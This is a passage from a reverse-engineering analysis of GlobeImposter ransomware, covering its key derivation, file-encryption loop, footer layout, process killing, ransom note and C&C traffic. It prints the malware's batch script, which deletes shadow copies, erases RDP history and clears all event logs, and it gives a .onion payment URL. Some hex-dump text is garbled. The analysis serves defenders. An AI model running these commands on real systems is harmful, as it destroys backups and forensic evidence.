    v40[v3] = *(_BYTE *)(v2 + 1) | ((*(_BYTE *)v2 | ((*(_BYTE *)(v2 - 1) | (*(_BYTE *)(v2 - 2) << 8)) << 8)) << 8);
  }
  v13 = __ROR4__(v4, 11);
  v14 = __ROL4__(v4, 7);
  v15 = v14 ^ v13;
  v16 = __ROR4__(v30, 13);
  v17 = __ROR4__(v4, 6);
  v18 = v37 + v40[v3] + dword_401C50[v3] + (v36 ^ v4 & (v36 ^ v5)) + (v17 ^ v15);
  v28 += v18;
  v19 = __ROL4__(v30, 10);
  v20 = v19 ^ v16;
  v21 = __ROR4__(v30, 2);
  v37 = v36;
  v22 = (v21 ^ v20) + v18 + (v32 & (v30 | v31) | v30 & v31);
  ++v3;
  v36 = v5;
  v2 = v29 + 4;
  v33 = v32;
  v5 = v4;
  v4 = v28;
  v28 = v32;
```

The last byte of IV is substituted with the four least significant bits of the size of the file to be encrypted:


IV[15] = File size & 8000000Fh4



```
00409259 movsd
0040925A and     eax, 8000000Fh
0040925F jns     short loc_409266
```


eax=000000AA

The AES 32-byte key is generated based on hashing HCK256 with two different SHA256-like functions run in the loop 8192 times:



```
00409294 mov     esi, [esp+21E8h+var_21B8]
00409298 mov     edi, 2000h

0040929D
0040929D loc_40929D:
0040929D lea     eax, [esp+21E8h+var_21C8]
004092A1 push    eax
004092A2 call    LoadHCKey_0
004092A7 push    20h
004092A9 lea     eax, [esp+21ECh+var_21A0]
004092AD push    eax
004092AE lea     eax, [esp+21F0h+var_21C8]
004092B2 push    eax
004092B3 call    HashFunc1
004092B8 push    esi
004092B9 lea     eax, [esp+21ECh+var_2160]
004092C0 push    eax
004092C1 lea     eax, [esp+21F0h+var_21C8]
004092C5 push    eax
004092C6 call    HashFunc1
004092CB lea     eax, [esp+21E8h+var_21A0]
004092CF push    eax
004092D0 lea     eax, [esp+21ECh+var_21C8]
004092D4 push    eax
004092D5 call    HashFunc2
004092DA dec     edi
004092DB jnz     short loc_40929D
```


The cryptolocker reads a block of data from an original file and rewrites its content with the block of encrypted data in the same file. The block size is 8192 bytes if a file is bigger than that.



```
12:22:44.2630763 AM  globe.exe  304  ReadFile   \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,882,432, Length: 8,192
12:22:44.2633489 AM  globe.exe  304  WriteFile  \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,882,432, Length: 8,192
12:22:44.2634727 AM  globe.exe  304  ReadFile   \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,898,816, Length: 8,192
12:22:44.2637347 AM  globe.exe  304  WriteFile  \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,898,816, Length: 8,192
12:22:44.2638551 AM  globe.exe  304  ReadFile   \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,915,200, Length: 8,192
12:22:44.2641149 AM  globe.exe  304  WriteFile  \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,915,200, Length: 8,192
12:22:44.2642334 AM  globe.exe  304  ReadFile   \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,931,584, Length: 8,192
12:22:44.2644921 AM  globe.exe  304  WriteFile  \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,931,584, Length: 8,192
12:22:44.2646119 AM  globe.exe  304  ReadFile   \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,947,968, Length: 8,192
12:22:44.2648737 AM  globe.exe  304  WriteFile  \Device\VBoxMiniRdr\vboxsrv\inbox\testfiles\1.mp4  SUCCESS  Offset: 4,947,968, Length: 8,192
```

The added encryption footer contains:


- 32 bytes - the encrypted AES-256 key
- 16 bytes - IV
- 768 bytes - the encrypted auxiliary data from the key file that can be used to decrypt a file



```
00000000 E4 1A 38 46 F5 52 8D 49 1F 53 E9 5C 80 EC F0 7D  ä→8FõR I Sé\€ìð}
00000010 41 86 7C A7 6C E8 3E 2A 80 64 1F 3B CA E0 24 4C  A†|§lè>*€d ;Êà$L
00000020 F3 27 A7 4A 8C 4A AD A7 0B 42 44 12 B6 8E 59 98  ó'§JŒJ-§♂BD↕¶ŽY˜
00000030 1C 65 8A C4 68 71 46 99 19 ED B1 A1 EE A9 B5 03   eŠÄhqF™├í±¡î©µ└
00000040 BD AC EF 4B                         2 2C 35 84  ½¬ïKâdªÜ♂←UTÂ,5„
00000050 34 A5 45 A3 E7 68 A1 96 73 1E 71 C8 C3 F2 91 C3  4¥E£çh¡–s qÈÃò'Ã
00000060 69 91 2A F5 52 3E 30 A7 4D 7C A3 07 96 DF 2B B7  i'*õR>0§M|£•–ß+·
00000070 11 40 FE 1D FE 35 61 B3 8B 1B AD C2 36 0E FB 16  ◄@þ þ5a³‹←-Â6♫û┬
00000080 F8 8D A2 05 9A 1E C8 12 78 EC 4A 3C 3E 00 7E 05  ø ¢|š È↕xìJ<>.~|
00000090 92 20 35 92 7B 4C             F4 41 9D A1 33 B6  ' 5'{@Çžà²ôA ¡3¶
000000A0 AA 41 18 66 E9 19             8F C1 50 7C 6F 5D  ªA↑fé├Xè û ÁP|o]
000000B0 62 52 0F 5C B7 A2 14 B     A 6B A8 28 73 E9 B5 36  bR☼\·¢¶¾:k¨(séµ6
000000C0 36 44 20 31 34 20 39 43 20 43 38 20 35 42 20 30  6D 14 9C C8 5B 0
000000D0 45 20 30 45 20 45 43 20 36 46 20 35 37 20 32 35  E 0E EC 6F 57 25
000000E0 20 36 35 20 37 31 20 44 36 20 37 39 20 41 42 0A   65 71 D6 79 AB
000000F0 36 31 20 44 44                20 33 30 20 42  61 DD D3 F7 30 B
00000100 34 20 37 37 20 39 44 20 30 42 20 36 33 20 37 32  4 77 9D 0B 63 72
00000110 20 31 43 20 41 30 20 34 36 20 42 43 20 35 33 0A   1C A0 46 BC 53
00000120 45 39 20 39 34 20 34 31 20 41 36 20 35 33 20 41  E9 94 41 A6 53 A
00000130 34 20 36 43 20 43 43 20 34 44 20 39 46 20 41 38  4 6C CC 4D 9F A8
```

To release the user’s files locked by running processes, the cryptolocker terminates the following processes with the help of the ‘taskkill’ command:

- outlook
- ssms
- postgre
- 1c
- SQL
- excel
- word



```
0040A1F2 push    7
0040A1F4 push    offset off_401630
0040A1F9 push    eax
0040A1FA call    FindProcessAndKill
0040A1FF push    offset dword_40CBE0
0040A204 push    dword_40CFE0
0040A20A call    sub_409B9C
0040A20F call    sub_4096CB
0040A214 call    sub_40979F
0040A219 pop     edi
0040A21A pop     esi
0040A21B pop     ebp
```

```
off_401630      dd offset aSql          ; DATA XREF: sub_409F1B+2D9↓o
                                        ; "sql"
                dd offset aOutlook      ; "outlook"
                dd offset aSsms         ; "ssms"
                dd offset aPostgre      ; "postgre"
                dd offset a1c           ; "1c"
                dd offset aExcel        ; "excel"
                dd offset aWord         ; "word"
```


```
if ( v5 )
{
  v11 = HeapCreate(0, 4096, 0);
  v12 = HeapAlloc(v11, 0, 256);
  wsprintfA(v12, (const char *)&dword_401650, v18);
  lstrcpyA(&v16, "taskkill /F /T /PID ");
  lstrcatA(&v16, v12);
  CreateProcessA(0, &v16, 0, 0, 0, 0x8000000, 0, 0, &v15, &v14);
}
```

Removing backups

The GlobeImposter creates and executes the batch file shown below to:

- remove shadow copies of the files

- disable remote desktop capability
- clean the Windows events log




```
00409710 push    edi
00409711 push    40000000h
00409716 lea     eax, [ebp+var_1004]
0040971C push    eax
0040971D call    CreateFileW
00409723 mov     esi, eax
00409725 cmp     esi, 0FFFFFFFFh
00409728 jz      short loeax=Stack[00000D8C]:aCDocume1Admini1Locals1
                          aCDocume1Admini1Locals1:
                                          unicode 0, <C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp2.tmp.bat>,0
```

```
409972A push    edi
409972B lea     eax, [ebp+var_4]
409972E mov     edi, offset a@echoOffVssadm ; "@echo off\r\nvssadmin.exe Delete Shadow"...
4409733 push    eax
4409734 push    edi
4409735 call    lstrlenA
440973B push    eax
440973C push    edi
440973D push    esi
440973E call    WriteFile
4409744 push    esi
4409745 call    CloseHandle
```

```
@echo off

vssadmin.exe Delete Shadows /All /Quiet

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f

reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"

cd %userprofile%\documents\

attrib Default.rdp -s -h

del Default.rdp

for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

Ransom note

The GlobeImposter creates the ransom note file 'Read___ME.html'.



Your files are Encrypted!

For data recovery needs decryptor.

If you want to buy a decryptor click "Buy Decryptor"

If not working, click again.


Free decryption as guarantee.
Before paying you can send us 1 file for free decryption.

If you can not contact, follow these two steps:
1. Install the TOP Browser from this link: torproject.org
2. Open this link in the TOP browser: **http://n224ezvhg4sgyamb.onion/sup.php**


Communication with C&C

IPs:

- 137.254.120.31
- 74.220.219.67 (active)




```
GET /js/count.php?nu=105&fb=110 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: psoeiras.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.1
Date: Wed, 03 Jan 2018 15:12:10 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 54
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
X-Acc-Exp: 600
X-Proxy-Cache: HIT psoeiras.net

..........KL55K1OJ4LL571H.0254I1OL.OKN.HK5QP......"...
```



Decryption service

http://n224ezvhg4sgyamb.onion/sup.php


http://n224ezv....onion/sup.php
n224ezvhg4sgyamb.onion/sup.php
Search

